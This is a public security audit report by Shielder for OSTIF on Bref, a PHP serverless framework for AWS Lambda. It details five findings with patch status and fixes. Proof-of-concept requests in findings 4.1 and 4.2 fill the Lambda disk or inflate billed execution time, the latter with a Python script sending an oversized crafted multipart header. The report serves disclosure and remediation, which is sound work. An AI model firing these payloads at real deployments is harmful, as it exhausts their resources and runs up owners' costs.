Technical Report

Bref

Security Assessment

Prepared for:
OSTIF

SHIELDER
WEB SECURITY

1. Document Details

Classification	Public – CC BY-SA 4.0
Last review	March 26, 2024
Author	Abdel Adim Oisfi

1.1. Version

Identifier	Date	Author	Note
v1.0	January 08, 2024	Abdel Adim Oisfi	First version
v1.1	January 09, 2024	Pietro Tirenna	Peer review
v1.2	March 26, 2024	Abdel Adim Oisfi	Public release

1.2. Contacts Information

Company	Name	Position	Contact
Shielder	Abdel Adim Oisfi	CEO	abdeladim.oisfi@shielder.com
Shielder	Pietro Tirenna	Consultant	pietro.tirenna@shielder.com
OSTIF	Derek Zimmer	CEO	derek@ostif.org
OSTIF	Amir Montazery	Managing Director	amir@ostif.org
Bref	Matthieu Napoli	Main Maintainer	matthieu@mnapoli.fr

2. Summary

3. Executive Summary

The document aims to highlight the findings identified during the “Security Assessment” against the "**Bref**" project described in section “3.2 Context and Scope”.

For each detected finding, the following information is provided:

- **Severity**: the finding’s score ("3.8 Findings Severity Classification").
- **Affected resources**: in which components the finding lies.
- **Status**: remediation status ("3.9 Remediation Status Classification").
- **Description**: type and context of the detected finding.
- **Impact**: attack preconditions and information about the loss of confidentiality, data integrity and/or availability in case of a successful attack.
- **Proof of Concept**: evidence and/or reproduction steps.
- **Suggested remediation**: configurations or actions needed to remediate the finding.
- **References**: useful external resources.

3.1. Overview

In December 2023, **Shielder** was hired by the **Open Source Technology Improvement Fund** (OSTIF) to perform a Security Audit of **Bref** (bref.sh), an open-source project that helps you go serverless on AWS with PHP.

Bref comes as:

- A Composer package which can be used with every PHP framework (https://github.com/brefphp/bref).
- A Laravel-specific bridge (https://github.com/brefphp/laravel-bridge).
- A Symfony-specific bridge (https://github.com/brefphp/symfony-bridge).
- An AWS Lambda custom runtime (https://github.com/brefphp/aws-lambda-layers).

A team of **1** (one) Shielder engineer worked on this project for a total of **2** (two) person-weeks of audit effort.

3.2. Context and Scope

The main targets of the audit were the Composer package, where the logic is implemented, and the AWS Lambda custom runtime, that provides the base system configuration for the Lambda environment and which acts as an entry point for each Lambda execution.

The scope of this audit is the **Bref** version **2.1.9** released on November 23, 2023.

Coincidentally, during the audit two new versions of Bref got released, 2.1.10 on December 22, 2023 and 2.1.22 on January 01, 2023. The new versions were not audited in depth, but the differences were analyzed to ensure that any discovered findings also affected the latest version.

It is important to note that Security Assessments are time-boxed activities performed at a specific point in time; thus, they are unable to guarantee that a software is or will be free of bugs.

The Security Audit was driven by an initial threat analysis intended to establish which are the security boundaries of Bref. The analysis highlighted that:

- Bref is meant to be transparent and allows developers to port their projects to AWS Lambda without changing the source code.
- Bref does not handle the AWS resources creation. Instead, it provides a serverless plugin which injects Bref-specific commands into it. The AWS resources creation is managed by serverless itself and it's a developer responsibility to set them up correctly and grant any role needed to the various services.
- The Bref runtime comes in different flavors based on the needed execution environment and could be easily customized by the developers. It provides the base system where PHP is installed, bundled with the entry point invoked during the Lambda bootstrap.
- The Bref Composer package is invoked by the Bref runtime and it is responsible for fetching the event data from the Lambda runtime API and converting it (according to its type) to a PHP object (i.e. PHP FPM, PSR object, etc.). After the event is consumed by the application, the Bref Composer serializes the response to an event JSON object, sending it back to the Lambda runtime API.

3.3. Methodology

The source code audit was carried out following a standard Shielder methodology developed during years of experience. Different testing techniques and approaches were employed.

While the project source code was available, all the processing done by AWS was a black-box, therefore a pure static analysis approach was not possible. For this reason, the audit was led by a combination of manual static and dynamic analysis. In particular, manual static analysis was first used to identify the most critical areas of the library (i.e. where Lambda events are converted to PHP objects), then the code was instrumented to debug the input that AWS sends to Bref depending on user requests.

This mixed approach allowed to focus the effort on the most critical areas of the library and to overcome the limitations imposed by the black-box components.

On top of this approach, differential analysis was performed to verify whether the event-to-PHP object (and vice versa) conversions were producing the same values of a vanilla PHP setup. This was a critical part of the assessment, as Bref is supposed to be transparent for developers, so every small difference might lead to the introduction of undefined behaviors.

3.4. Audit Summary

The overall security posture of the Bref project is mature and most of the security best practices have been correctly implemented.

The Shielder team was able to identify **5** (five) findings, 2 (two) of them being medium and 3 (three) low.

The main threats affect the Event-driven functions, where there is a lack of filesystem hygiene after the requests have been processed and the presence of some slow operations on the user-supplied input, which could increase the execution time of the Lambda functions, thus leading to higher AWS bills.

The identified findings allow the following exploit scenarios:

- An attacker could fill the disk of Event-driven Lambda functions implementing at least an HTTP POST endpoint.
- An attacker could force slow and long executions in Event-driven Lambda functions implementing at least an HTTP POST endpoint.
- An attacker could send HTTP requests with a malicious query string and/or body parameters which might be interpreted in unintended ways by Bref and lead to undefined behaviors.

3.5. Recommendations

The following list outlines further recommendations for Bref maintainers to harden the security posture of the project.

Implement Supply-Chain Attack Countermeasures

Most of the commits and tags in the GitHub repositories are not signed by the developers. Digital signatures allow the users to verify the authenticity of the source code.

In the case of a compromission of the GitHub credentials of a maintainer, it would be possible to perform a supply-chain attack, adding malicious code that would be then downloaded by the users and other software using Bref as a dependency.

It is recommended to adopt a release and commit signing mechanism, for example by using sigstore.

Make Telemetry Opt-In

Bref enables telemetry by default, on both client and server-side code.

Client side, each time a serverless command which is part of the Bref plugin is executed, an UDP request is sent to a Bref server with the name of the executed command.

Server side, for 1% of the processed events an UDP request is sent to a Bref server with the layer in use.

While both could be opted out by the developers by setting a specific environment variable, it is suggested to use an opt-in approach. Using an opt-in approach would allow developers to avoid leaking information they don't want to (e.g. their IP address, their working time, etc.).

It is also important to highlight that for the client-side telemetry, as it is sent in plaintext over the internet, any attacker in a Man-in-the-Middle (MitM) position could determine when a developer is executing Bref serverless commands, together with the information on the specific commands.

3.6. Long Term Improvements

Due to fast-evolving field of Security and the time-boxed nature of Security Audits, there still is room for long term improvements to the overall security of the Bref ecosystem.

Invariant Testing


Bref aims to provide the developers with a transparent library which allows to port their existing projects to Lambda functions without editing the code. To do that it's important that all the input and output parsing done by Bref mimics 1:1 what happens in plain PHP.

To ensure such behavior, invariant testing could be implemented as part of the Bref testing suite. These tests should assert that all the runtime variables which are populated by PHP once a request is received match the ones populated by Bref after an event has been parsed and converted.

For example, a given request should be sent to a PHP server and the content of `$_SERVER` dumped. Then an equivalent request should be sent to an API Gateway configured to invoke a Lambda with Bref and the same variable should be dumped. Finally, the two dumps should be checked one against the other and all the sensitive fields (i.e. `QUERY_STRING`, `REQUEST_METHOD`, `REQUEST_URI`, `PHP_AUTH_USER`, etc.) should match.

3.7. Results Summary

The following chart shows the number of vulnerabilities found per severity:



ID	Vulnerability	Severity	Status
1	Uploaded Files Not Deleted in Event-Driven Functions	MEDIUM	Closed
2	Slow String Operations via MultiPart Requests in Event-Driven Functions	MEDIUM	Closed
3	Query String Parsing Inconsistency	LOW	Open
4	Multiple Value Headers Not Supported in ApiGatewayFormatV2	LOW	Closed
5	Body Parsing Inconsistency in Event-Driven Functions	LOW	Closed

3.8. Findings Severity Classification

Severity	Description
CRITICAL	Vulnerability that allows to compromise the whole application, host and/or infrastructure. In some cases, it allows access, in read and/or write, to highly sensitive data, totally impacting the resources in terms of confidentiality, integrity and availability. Usually, such vulnerabilities can be exploited without the need of valid credentials, without considerable difficulty and with the possibility of automated, highly reliable, and remotely triggerable attacks. Vulnerabilities marked with this severity must be resolved quickly, especially in production environment.
HIGH	Vulnerability that significantly affects the confidentiality, integrity, and availability of confidential and sensitive data. However, the prerequisites for the attack affect its likelihood of success, such as the presence of controls or mitigations and the need of a certain set of privileges.
MEDIUM	Vulnerability that allows to obtain only a limited or less sensitive set of data, partially compromising confidentiality. In some cases, it may affect the integrity and availability of the information, but with a lower level of severity. In addition, the chances of success of such vulnerability may depend on external factors and/or conditions outside the attacker's control.
LOW	Vulnerability resulting in a limited loss of confidentiality, integrity, and availability of data. In some cases, it depends on conditions not aligned to a real scenario or requires that the attacker has access to credentials with a high level of privileges. In addition, a low severity vulnerability may provide useful information to successfully exploit a higher impact vulnerability.
INFORMATIONAL	Problems that do not directly impact confidentiality, integrity, and availability. Usually, these problems indicate the absence of security mechanisms or the improper configuration of them. Mitigation of this type of problem increases the general level of security of the system and allows in some cases to prevent potential new vulnerabilities and/or limit the impact of existing ones.

3.9. Remediation Status Classification

Status	Description
Open	Vulnerability not mitigated or insufficient mitigation.
Not reproducible	Vulnerability not reproducible due to environment changes or to mitigation of other vulnerabilities required in the reproduction steps.
Closed	Vulnerability mitigated. The security patch applied is reasonably robust.

4. Findings Details

Analysis results are discussed in this section.

4.1. Uploaded Files Not Deleted in Event-Driven Functions

Severity	MEDIUM
Affected Resources	bref/src/Event/Http/Psr7Bridge.php:94-125
Status	Closed

Patch

On February 01, 2024 Bref 2.1.13 has been released. This version includes the pull request #1726 which implements a routine to delete dangling uploaded files at each request.

Description

When Bref is used with the Event-Driven Function runtime and the handler is a `RequestHandlerInterface`, then the Lambda event is converted to a PSR7 object. During the conversion process, if the request is a MultiPart, each part is parsed and for each one that contains a file, this is extracted and saved in `/tmp` with a random filename starting with `bref_upload_`.

The function implementing the logic follows:

```
private static function parseBodyAndUploadedFiles(HttpRequestEvent $event):
array
{
    $bodyString = $event->getBody();
    $files = [];
    $parsedBody = null;
    $contentType = $event->getContentType();
    if ($contentType !== null && $event->getMethod() === 'POST') {
        if (str_starts_with($contentType, 'application/x-www-form-
urlencoded')) {
            parse_str($bodyString, $parsedBody);
        } else {
            $document = new Part("Content-type: $contentType\r\n\r\n" .
$bodyString);
            if ($document->isMultiPart()) {
                $parsedBody = [];
                foreach ($document->getParts() as $part) {
                    if ($part->isFile()) {
                        $tmpPath = tempnam(sys_get_temp_dir(),
'bref_upload_');
                        if ($tmpPath === false) {
                            throw new RuntimeException('Unable to create a
temporary directory');
                        }
```

```
                        file_put_contents($tmpPath, $part->getBody());
                        $file = new UploadedFile($tmpPath, filesize($tmpPath),
UPLOAD_ERR_OK, $part->getFileName(), $part->getMimeType());

                        self::parseKeyAndInsertValueInArray($files, $part-
>getName(), $file);
                    } else {
                        self::parseKeyAndInsertValueInArray($parsedBody,
$part->getName(), $part->getBody());
                    }
                }
            }
        }
    }
    return [$files, $parsedBody];
}
```

The flow mimics what plain PHP does, but it does not delete the temporary files after the request has been processed.

Impact

An attacker could fill the Lambda instance disk by performing multiple MultiPart requests containing files. The attack has the following requirements and limitations:

- The Lambda should use the Event-Driven Function runtime.
- The Lambda should use the `RequestHandlerInterface` handler.
- The Lambda should implement at least an endpoint accepting POST requests.
- The attacker can send requests up to 6MB long, so multiple requests are required to fill the disk (the default Lambda disk size is 512MB, therefore with less than 100 requests the disk could be filled).

Proof of Concept

1. Create a new Bref project.
2. Create an `index.php` file with the following content:

```
<?php

namespace App;

require __DIR__ . '/vendor/autoload.php';

use Nyholm\Psr7\Response;
use Psr\Http\Message\ResponseInterface;
use Psr\Http\Message\ServerRequestInterface;
use Psr\Http\Server\RequestHandlerInterface;

class MyHttpHandler implements RequestHandlerInterface
```

```
{
    public function handle(ServerRequestInterface $request):
ResponseInterface
    {
        return new Response(200, [], exec("ls -lah /tmp/bref_upload* |
wc -l"));
    }
}

return new MyHttpHandler();
```

3. Use the following `serverless.yml` to deploy the Lambda:

```
service: app

provider:
    name: aws
    region: eu-central-1

plugins:
    - ./vendor/bref/bref

# Exclude files from deployment
package:
    patterns:
        - '!node_modules/**'
        - '!tests/**'

functions:
    api:
        handler: index.php
        runtime: php-83
        events:
            - httpApi: 'ANY /upload'
```

4. Replay the following request multiple times after having replaced the `<HOST>` placeholder with the deployed Lambda domain:

```
POST /upload HTTP/2
Host: <HOST>
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundaryQqDeSZSSvmn2rfjb
Content-Length: 180

------WebKitFormBoundaryQqDeSZSSvmn2rfjb
Content-Disposition: form-data; name="a"; filename="a.txt"
Content-Type: text/plain
```

```
test
------WebKitFormBoundaryQqDeSZSSvmn2rfjb--
```

5. Notice that each time the request is sent, the number of uploaded temporary files on the disk increases.

Suggested Remediations

Delete the temporary files after the request has been processed and the response has been generated.

References

- https://cheatsheetseries.owasp.org/cheatsheets/Denial_of_Service_Cheat_Sheet.html

4.2. Slow String Operations via MultiPart Requests in Event-Driven Functions

Severity	MEDIUM
Affected Resources	bref/src/Event/Http/Psr7Bridge.php:94-125 multipart-parser/src/StreamedPart.php:383-418
Status	Closed

Patch

On March 22, 2024 Bref 2.1.17 has been released. This version includes the pull request #1762 which updates the Riverline/multipart-parser dependency to version 2.1.2. This version includes the pull request #50 created by mnapoli to patch the vulnerability by limiting the number of accepted characters for each Part to 8192.

Description

When Bref is used with the Event-Driven Function runtime and the handler is a `RequestHandlerInterface`, then the Lambda event is converted to a PSR7 object. During the conversion process, if the request is a MultiPart, each part is parsed. In the parsing process, the `Content-Type` header of each part is read using the Riverline/multipart-parser library.

The library, in the `StreamedPart::parseHeaderContent` function, performs slow multi-byte string operations on the header value. Precisely, the mb_convert_encoding function is used with the first (`$string`) and third (`$from_encoding`) parameters read from the header value.

Impact

An attacker could send specifically crafted requests which would force the server into performing long operations with a consequent long billed duration.

The attack has the following requirements and limitations:

- The Lambda should use the Event-Driven Function runtime.
- The Lambda should use the `RequestHandlerInterface` handler.
- The Lambda should implement at least an endpoint accepting POST requests.
- The attacker can send requests up to 6MB long (this is enough to cause a billed duration between 400ms and 500ms with the default 1024MB RAM Lambda image of Bref).
- If the Lambda uses a PHP runtime <= php-82 the impact is higher as the billed duration in the default 1024MB RAM Lambda image of Bref could be brought to more than 900ms for each request.

Notice that the vulnerability applies only to headers read from the request body as the request header has a limitation which allows a total maximum size of ~10KB.

Proof of Concept

1. Create a new Bref project.
2. Create an `index.php` file with the following content:

```
<?php

namespace App;

require __DIR__ . '/vendor/autoload.php';

use Nyholm\Psr7\Response;
use Psr\Http\Message\ResponseInterface;
use Psr\Http\Message\ServerRequestInterface;
use Psr\Http\Server\RequestHandlerInterface;

class MyHttpHandler implements RequestHandlerInterface
{
    public function handle(ServerRequestInterface $request):
ResponseInterface
    {
        return new Response(200, [], "OK");
    }
}

return new MyHttpHandler();
```

3. Use the following `serverless.yml` to deploy the Lambda:

```
service: app

provider:
    name: aws
    region: eu-central-1

plugins:
    - ./vendor/bref/bref

# Exclude files from deployment
package:
    patterns:
        - '!node_modules/**'
        - '!tests/**'

functions:
    api:
        handler: index.php
        runtime: php-83
```

```
        events:
            - httpApi: 'ANY /endpoint'
```

4. Run the following python script with as first argument the domain assigned to the Lambda (e.g. `python3 poc.py a10avtqg5c.execute-api.eu-central-1.amazonaws.com`):

```
from requests import post
from sys import argv

if len(argv) != 2:
    print(f"Usage: {argv[0]} <domain>")
    exit()

url = f"https://{argv[1]}/endpoint"
headers = {"Content-Type": "multipart/form-data; boundary=a"}
data_normal = f"--a\r\nContent-Disposition: form-data;
name=\"0\"\r\n\r\nContent-Type: ;*=auto''{('a'*(4717792))}'\r\n--a--
\r\n"
data_malicious = f"--a\r\nContent-Disposition: form-data;
name=\"0\"\r\nContent-Type: ;*=auto''{('a'*(4717792))}'\r\n\r\n\r\n--a--
\r\n"

print("[+] Sending normal request")
post(url, headers=headers, data=data_normal)

print("[+] Sending malicious request")
post(url, headers=headers, data=data_malicious)
```

5. Observe the CloudWatch logs of the Lambda and notice that the first requests used less than 200ms of billed duration, while the second one, which has a malicious `Content-Type` header, used more than 400ms of billed duration.
6. To demonstrate that the difference in duration is not aleatory, the test can be repeated multiple times.




Figure 1 - CloudWatch logs

Suggested Remediations

Perform an additional validation on the headers parsed via the `StreamedPart::parseHeaderContent` function, only allowing legitimate headers with a reasonable length.

References

N/A

4.3. Query String Parsing Inconsistency

Severity	LOW
Affected Resources	bref/src/Event/Http/HttpRequestEvent.php:347-350
Status	Open

Patch

On February 22, 2024 the pull request #1746 has been merged to document the differences between the plain PHP query string parser and the Bref one. At the moment there are no plans to change the Bref behavior.

Description

Bref uses the Crwlr\QueryString\Query library to convert the raw query string coming from the Lambda event into the PHP-FPM or the PSR7 object one.

The conversion output differs from what is produced by plain PHP. Moreover, the raw query string is never kept.

For example:

- `a=0&a=1&a=2&a=3` would become `Array ( [a] => 3 )` in plain PHP, while it would become `Array ( [a] => Array ( [0] => 0 [1] => 1 [2] => 2 [3] => 3 ) )` in Bref.
- `a=1&a=2&a[]=3&a[]=4` would become `Array ( [a] => Array ( [0] => 3 [1] => 4 ) )` in plain PHP, while it would become `Array ( [a] => Array ( [0] => 1 [1] => 2 [2] => 3 [3] => 4 ) )` in Bref.
- `a.b=c` would become `Array ( [a_b] => c )` in plain PHP, while it would become `Array ( [a.b] => c )` in Bref.

Impact

Based on the application logic, the difference in the query string parsing might lead to vulnerabilities and/or undefined behaviors.

Proof of Concept

1. Create a new Bref project.
2. Create an `index.php` file with the following content:

```
<h1>$_SERVER["QUERY_STRING"]</h1>
<?php
print_r($_SERVER["QUERY_STRING"]);
?>
<h1>$_GET</h1>
<?php
print_r($_GET);
?>
```

3. Use the following `serverless.yml` to deploy the Lambda:

```
service: app

provider:
    name: aws
    region: eu-central-1

plugins:
    - ./vendor/bref/bref

functions:
    api:
        handler: index.php
        description: ''
        runtime: php-81-fpm
        timeout: 28 # in seconds (API Gateway has a timeout of 29
seconds)
        events:
            -   httpApi: '*'

# Exclude files from deployment
package:
    patterns:
        - '!node_modules/**'
        - '!tests/**'
```

4. Replay the following request after having replaced the `<HOST>` placeholder with the deployed Lambda domain:

```
GET /?a=0&a=1&b.c=d HTTP/2
Host: sp9313wm28.execute-api.us-east-1.amazonaws.com
```

5. Notice how the `$_SERVER["QUERY_STRING"]` and `$_GET` have been populated.
6. Start a PHP server inside the project directory (e.g. `php -S 127.0.0.1:8090`).
7. Browse the `index.php` script through the PHP server (e.g. http://127.0.0.1:8090/index.php).
8. Notice the differences in the parsing output compared to what was observed at step 5.

Suggested Remediations

Use the PHP function parse_str to parse the query string and store the raw query string into the `QUERY_STRING` to mimic the plain PHP behavior.

References

N/A

4.4. Multiple Value Headers Not Supported in ApiGatewayFormatV2

Severity	LOW
Affected Resources	bref/src/Event/Http/HttpResponse.php:61-90
Status	Closed

Patch

On February 1, 2024 Bref 2.1.13 has been released. This version includes the pull request #1730 which implements the support for multiple value headers in ApiGatewayFormatV2.

Description

When Bref is used in combination with an API Gateway with the v2 format, it does not handle multiple values headers.

Precisely, if PHP generates a response with two headers having the same key but different values, only the latest one is kept.

Impact

If an application relies on multiple headers with the same key being set for security reasons, then using Bref would lower the application security.

For example, if an application sets multiple `Content-Security-Policy` headers, then Bref would just reflect the latest one.

Proof of Concept

1. Create a new Bref project.
2. Create an `index.php` file with the following content:

```
<?php
header("Content-Security-Policy: script-src 'none'", false);
header("Content-Security-Policy: img-src 'self'", false);
?>
<script>alert(document.domain)</script>
<img src="https://bref.sh/favicon-32x32.png">
```

3. Use the following `serverless.yml` to deploy the Lambda:

```
service: app

provider:
    name: aws
    region: eu-central-1

plugins:
    - ./vendor/bref/bref
```

```
functions:
    api:
        handler: index.php
        description: ''
        runtime: php-81-fpm
        timeout: 28 # in seconds (API Gateway has a timeout of 29
seconds)
        events:
            -   httpApi: '*'

# Exclude files from deployment
package:
    patterns:
        - '!node_modules/**'
        - '!tests/**'
```

4. Browse the Lambda URL.
5. Notice that the JavaScript code is executed as the `Content-Security-Policy: script-src 'none'` header has been removed.
6. Notice that the external image has not been loaded as the `Content-Security-Policy: img-src 'self'` header has been kept.
7. Start a PHP server inside the project directory (e.g. `php -S 127.0.0.1:8090`).
8. Browse the `index.php` script through the PHP server (e.g. http://127.0.0.1:8090/index.php).
9. Notice that the JavaScript code is not executed as the `Content-Security-Policy: script-src 'none'` header has been kept.
10. Notice that the external image has not been loaded as the `Content-Security-Policy: img-src 'self'` header has been kept.

Suggested Remediations

Concatenate all the multiple value headers' values with a comma (`,`) as separator and return a single header with all the values to the API Gateway.

References

- https://www.rfc-editor.org/rfc/rfc9110.html#section-5.2

4.5. Body Parsing Inconsistency in Event-Driven Functions

Severity	LOW
Affected Resources	bref/src/Event/Http/Psr7Bridge.php:130-168
Status	Closed

Patch

On February 1, 2024 Bref 2.1.13 has been released. This version includes the pull request #1733 which patches the vulnerability by using the native PHP function `parse_str`.

Description

When Bref is used with the Event-Driven Function runtime and the handler is a `RequestHandlerInterface`, then the Lambda event is converted to a PSR7 object. During the conversion process, if the request is a MultiPart, each part is parsed and its content added in the `$files` or `$parsedBody` arrays. To do that, the following method is called with the result array (`$files` or `$parsedBody`), the part name and the part content as the first, second and third argument, respectively:

```
/**
 * Parse a string key like "files[id_cards][jpg][]" and do
$array['files']['id_cards']['jpg'][] = $value
 */
private static function parseKeyAndInsertValueInArray(array &$array, string
$key, mixed $value): void
{
    if (! str_contains($key, '[')) {
        $array[$key] = $value;

        return;
    }

    $parts = explode('[', $key); // files[id_cards][jpg][] => [ 'files',
'id_cards]', 'jpg]', ']' ]
    $pointer = &$array;

    foreach ($parts as $k => $part) {
        if ($k === 0) {
            $pointer = &$pointer[$part];

            continue;
        }

        // Skip two special cases:
        // [[ in the key produces empty string
        // [test : starts with [ but does not end with ]
        if ($part === '' || ! str_ends_with($part, ']')) {
            // Malformed key, we use it "as is"
```

```
            $array[$key] = $value;

            return;
        }

        $part = substr($part, 0, -1); // The last char is a ] => remove it to
have the real key

        if ($part === '') { // [] case
            $pointer = &$pointer[];
        } else {
            $pointer = &$pointer[$part];
        }
    }

    $pointer = $value;
}
```

The conversion output differs from what plain PHP produces when keys ending with and open square bracket (`[`) are used.

Let's take for example the following part:

```
------WebKitFormBoundary
Content-Disposition: form-data; name="key0[key1][key2]["

value
------WebKitFormBoundary--
```

In plain PHP it would be converted to `Array( [key0] => Array ( [key1] => Array ( [key2] => value) ) )`, while in Bref it would be converted to `Array( [key0] => Array ( [key1] => Array ( [key2] => ) ) [key0[key1][key2][] => value )`.

Impact

Based on the application logic, the difference in the body parsing might lead to vulnerabilities and/or undefined behaviors.

Proof of Concept

1. Create a new Bref project.
2. Create an `index.php` file with the following content:

```
<?php

namespace App;

require __DIR__ . '/vendor/autoload.php';
```

```
use Nyholm\Psr7\Response;
use Psr\Http\Message\ResponseInterface;
use Psr\Http\Message\ServerRequestInterface;
use Psr\Http\Server\RequestHandlerInterface;

class MyHttpHandler implements RequestHandlerInterface
{
    public function handle(ServerRequestInterface $request):
ResponseInterface
    {

        return new Response(200, [], var_export($request-
>getParsedBody(),true));
    }
}

return new MyHttpHandler();
```

3. Use the following `serverless.yml` to deploy the Lambda:

```
service: app

provider:
    name: aws
    region: eu-central-1

plugins:
    - ./vendor/bref/bref

# Exclude files from deployment
package:
    patterns:
        - '!node_modules/**'
        - '!tests/**'

functions:
    api:
        handler: index.php
        runtime: php-83
        events:
            - httpApi: 'ANY /upload'
```

4. Replay the following request after having replaced the `<HOST>` placeholder with the deployed Lambda domain:

```
POST /upload HTTP/2
Host: <HOST>
```

```
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundaryQqDeSZSSvmn2rfjb
Content-Length: 180

------WebKitFormBoundaryQqDeSZSSvmn2rfjb
Content-Disposition: form-data; name="key0[key1][key2]["

value
------WebKitFormBoundaryQqDeSZSSvmn2rfjb--
```

5. Notice how the body has been parsed.
6. Create a `plain.php` file with the following content:

```
<?php

var_dump($_POST);
```

7. Start a PHP server inside the project directory (e.g. `php -S 127.0.0.1:8090`).
8. Replay the following request after having replaced the `<HOST>` placeholder with the PHP server address:

```
POST /plain.php HTTP/1.1
Host: <HOST>
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundaryQqDeSZSSvmn2rfjb
Content-Length: 180

------WebKitFormBoundaryQqDeSZSSvmn2rfjb
Content-Disposition: form-data; name="key0[key1][key2]["

value
------WebKitFormBoundaryQqDeSZSSvmn2rfjb--
```

9. Notice the differences in the parsing output compared to what was observed at step 5.

Suggested Remediations

Use the PHP function parse_str to parse the body parameters to best mimic plain PHP behavior.

References

N/A